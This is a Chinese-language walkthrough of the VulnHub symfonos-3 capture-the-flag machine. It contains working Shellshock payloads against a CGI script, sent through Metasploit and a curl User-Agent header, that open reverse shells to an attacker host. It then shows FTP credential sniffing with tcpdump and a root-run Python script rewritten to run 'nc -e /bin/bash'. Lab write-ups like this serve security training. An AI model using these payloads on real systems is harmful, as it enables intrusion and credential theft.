> 下载链接：https://www.vulnhub.com/entry/symfonos-3,332/

首先把网卡切成NAT模式，得到ip为192.168.111.130

信息收集


kali扫网段

```
nmap -sP 192.168.111.0/24
```

```
netdiscover -r 192.168.111.0/24
```

端口和服务

```
nmap -sS -sV -T4 -A -p- 192.168.111.130
```



目录枚举

```
dirb http://192.168.111.130 -X .php,.txt,.zip,.html
```

```
root@kali:~# dirb http://192.168.111.130 -X .php,.txt,.zip,.html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 17 14:02:29 2020
URL_BASE: http://192.168.111.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.txt,.zip,.html) | (.php)(.txt)(.zip)(.html) [NUM = 4]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.111.130/ ----
+ http://192.168.111.130/cgi-bin/.php (CODE:403|SIZE:302)
+ http://192.168.111.130/index.html (CODE:200|SIZE:241)

-----------------
END_TIME: Fri Jan 17 14:02:48 2020
DOWNLOADED: 18448 - FOUND: 2
```

```
python3 dirsearch.py -u http://192.168.111.130 -e .php,.txt,.zip,.html
```

```
[14:06:07] 403 -  303B  - /.htaccess.old
[14:06:07] 403 -  306B  - /.htaccess.sample
[14:06:07] 403 -  304B  - /.htaccess.orig
[14:06:07] 403 -  303B  - /.htaccess.txt
[14:06:07] 403 -  305B  - /.htaccess_extra
[14:06:07] 403 -  304B  - /.htaccess.save
[14:06:07] 403 -  304B  - /.htaccess_orig
[14:06:07] 403 -  302B  - /.htaccessBAK
[14:06:07] 403 -  302B  - /.htaccessOLD
[14:06:07] 403 -  303B  - /.htaccessOLD2
[14:06:07] 403 -  298B  - /.htgroup
[14:06:07] 403 -  302B  - /.htaccess_sc
[14:06:07] 403 -  300B  - /.htaccess~
[14:06:07] 403 -  303B  - /.htpasswd-old
[14:06:07] 403 -  304B  - /.htpasswd_test
[14:06:07] 403 -  298B  - /.htusers
[14:06:07] 403 -  300B  - /.htpasswds
[14:06:07] 403 -  294B  - /.php
[14:06:14] 403 -  298B  - /cgi-bin/
[14:06:18] 200 -  241B  - /index.html
[14:06:22] 403 -  303B  - /server-status
[14:06:22] 403 -  304B  - /server-status/

Task Completed
```

```
gobuster dir -u http://192.168.111.130 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt -x
.php,.txt,.html,.zip
```

```
2020/01/17 14:22:20 Starting gobuster
===============================================
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.zip (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.zip (Status: 403)
/.htpasswd.php (Status: 403)
/cgi-bin/ (Status: 403)
/cgi-bin/.php (Status: 403)
/cgi-bin/.html (Status: 403)
/gate (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
===============================================
2020/01/17 14:22:40 Finished
```

```
/usr/share/wordlists/dirb/*
/usr/share/wordlists/dirbuster/*
```

访问http://192.168.111.130/和

http://192.168.111.130/ gate

首页提示<!-- Can you bust the underworld? -->，加上图片，确实有种十八层地狱的味道

继续扫描对/gate扫描

```
gobuster dir -u http://192.168.111.130/gate -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,.txt,.html,.zip
```

```
===============================================================
2020/01/17 14:33:58 Starting gobuster
===============================================================
/index.html (Status: 200)
/cerberus (Status: 301)
===============================================================
2020/01/17 14:38:16 Finished
===============================================================
```

```
gobuster dir -u http://192.168.111.130/gate/cerberus -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,.txt,.html,.zip
```


发现没有了。。。wp中接下去是对cgi-bin作为二级目录扫

> *CGI-BIN是一种特殊的目录，在进行交互式的WWW访问（如填写在线表格）时，需要服务器上有 相应的程序对访问者输入的信息进行处理，这些程序就是CGI程序。*

```
gobuster dir -u http://192.168.111.130/cgi-bin -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,.txt,.html,.zip
```


只扫到一个`/underworld`

换wp中的dirbuster，结果发现差距好大。。。



以后就用这个了😁

访问login



> *然后呢，发现和kali的`uptime`回显一样，老司机直接得出可能有`shellshock`漏洞*

shellshock漏洞geushell

> *运行CGI脚本时，会将特定信息复制到环境变量中。如果被调用，该信息将随后传递给Bash，从而为攻击者提供了一种注入恶意代码的方法。*

法一、MSF

```
msfconsole
use auxiliary/scanner/http/apache_mod_cgi_bash_env
show options
set rhosts 192.168.111.130
set targeturi /cgi-bin/underworld
run
```

默认CMD　　/usr/bin/id

可以改成其他的命令

```
set CMD /bin/bash -i >& /dev/tcp/192.168.111.60/1234 0>&1
```

反弹shell

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.111.130: inverse host lookup failed: Unknown host
connect to [192.168.111.60] from (UNKNOWN) [192.168.111.130] 41420
bash: no job control in this shell
cerberus@symfonos3:/usr/lib/cgi-bin$
```

法二，**curl**发送请求

```
curl -A "() { :; }; /bin/bash -c 'nc 192.168.111.60 1234 -e /bin/sh'"
http://192.168.111.130/cgi-bin/underworld
```

提权

直接用脚本搜集对于提权有用的信息

> *https://github.com/sleventyeleven/linuxprivchecker*

现在kali上开启HTTP服务

```
python -m SimpleHTTPServer 65534
```

使用wget下载linuxprivchecker.py脚本到靶机的tmp目录

```
cd /tmp
wget http://192.168.111.60:65534/linuxprivchecker/linuxprivchecker.py
```

```
root@kali:~/tools# python -m SimpleHTTPServer 65534
Serving HTTP on 0.0.0.0 port 65534 ...
192.168.111.130 - - [17/Jan/2020 15:54:52] "GET /linuxprivchecker/linuxprivchecker.py HTTP/1.1" 2
00 -
```

为了便于查看收集到的信息，我将结果输出到report.txt文本中

```
python linuxprivchecker.py > report.txt
```

发现太多了😱

手动收集信息

```
#查看/etc/passwd中有哪些用户
cat /etc/passwd
#查找SUID权限的可执行文件，没有发现可用于提权的可执行文件
find / -perm -u=s -type f 2>/dev/null
#查找全局用户可写文件，无
find / -writable -type d 2>/dev/null
#查找计划任务。主要是看看有没有高权限用户的计划任务脚本，并且当前用户拥有脚本的写权限。
cat /etc/crontab
#查看当前用户可执行的sudo权限命令
sudo -l
#查看内核版本，也许可以直接内核提权，但这里是没有的
uname -a
```

上面几个都试过了之后还是没有什么发现，基本上就要去目录中“扫荡”了
查看了/home目录下的两个用户文件夹，没有什么发现

/tmp目录下发现了一个ELF可执行文件ykdwB，要是分析这个可执行文件那就难为我了，本来想使用strings ykdwB看看有没有什么字符串打印出来，结果提示strings: command not found，果断放弃了……


回头看之前linuxprivchecker.py脚本收集的信息，发现安装了emix4 4.89-2，正在运行的进程proftpd

使用searchsploit搜索exim 4.89，只发现一个DoS攻击的exploit；正在运行的进程是proftpd，也许可以嗅探一下。


> *pspy是一种命令行工具，旨在无需根权限就可以窥探进程。它使您可以查看其他用户执行的命令，cron作业等。非常适合枚举CTF中的Linux系统。很好地向您的同事展示为什么在命令行中将秘密作为参数传递是一个坏主意。*
> *该工具从procfs扫描中收集信息。放置在文件系统选定部分上的Inotify观察程序将触发这些扫描，以捕获短暂的进程。*
>
> *https://github.com/DominicBreuker/pspy*

```
wget http://192.168.111.60:65534/pspy/pspy64s
chmod 777 pspy64s
./pspy64s -pf -c -i 1000
```

从上图中可以看出ftpclient.py脚本正在运行，且UID=0，也就是说是脚本是以root权限运行，记住这里后面会用到。尝试访问ftpclient文件夹，发现权限不足。从脚本的命名来看，这个脚本的作用可能是向ftp服务发送数据。注意这里是可能，因为我们不知道脚本的具体代码是什么，所以只能给出一个猜测。



寻找这个脚本



接下来的这一步操作是嗅探

之前在查看linuxprivchecker脚本执行结果的时候发现靶机上已经安装了`tcpdump`，我们就用这个工具来尝试抓取数据，因为ftp协议是明文传输的，如果我们可以抓取到ftp连接的数据，那么就可以得到用户名密码了。

tcpdump需要指定需要抓住哪个网络接口的数据。获取网络接口（Network Interfaces）的方式如下：

- ifconfig
- ip link show
- netstat -i
- nmcli device status

有两个网络接口，该用哪一个？这里可以使用`tcpdump -D`，然而发现两个都在运行

```
cerberus@symfonos3:/tmp$ tcpdump -D
tcpdump -D
1.ens33 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.nflog (Linux netfilter log (NFLOG) interface)
5.nfqueue (Linux netfilter queue (NFQUEUE) interface)
6.usbmon1 (USB bus number 1)
7.usbmon2 (USB bus number 2)
```

网络接口lo是loopback状态的，我们就抓取流过这个网络接口的数据包了。抓包时长7分钟


```
tcpdump -i lo -w ftp.pcap
```

在靶机上开个http服务，将ftp.pcap下载到kali

```
python -m SimpleHTTPServer 65534
```

```
wget http://192.168.111.130:65534/ftp.pcap
```

过滤器中输入tcp.port == 21



使用ssh登录hades，那么就可以通过之前的ftpclient.py运行具有管理员权限的脚本了

```
root@kali:~/tools# ssh hades@192.168.111.130
The authenticity of host '192.168.111.130 (192.168.111.130)' can't be established.
ECDSA key fingerprint is SHA256:Q5ddgsdCSuSXrLgf+oVAwhdHy5e7atU6gZzISbrzU94.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.111.130' (ECDSA) to the list of known hosts.
hades@192.168.111.130's password:
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sat Jul 20 07:05:59 2019 from 192.168.201.1
hades@symfonos3:~$
```


使用nano或vim修改ftpclient.py脚本。我这里使用的是nano，使用方法可以搜索一下。内容如下：

> *ctrl+o保存*
>
> *回车保存文件名*
>
> *curl+x退出*

```
import sys
import os

os.system("nc -e /bin/bash 192.168.111.60 1334")
```

kali上监听端口，等待脚本自动执行



参考链接：

https://blog.csdn.net/weixin_44214107/article/details/102564911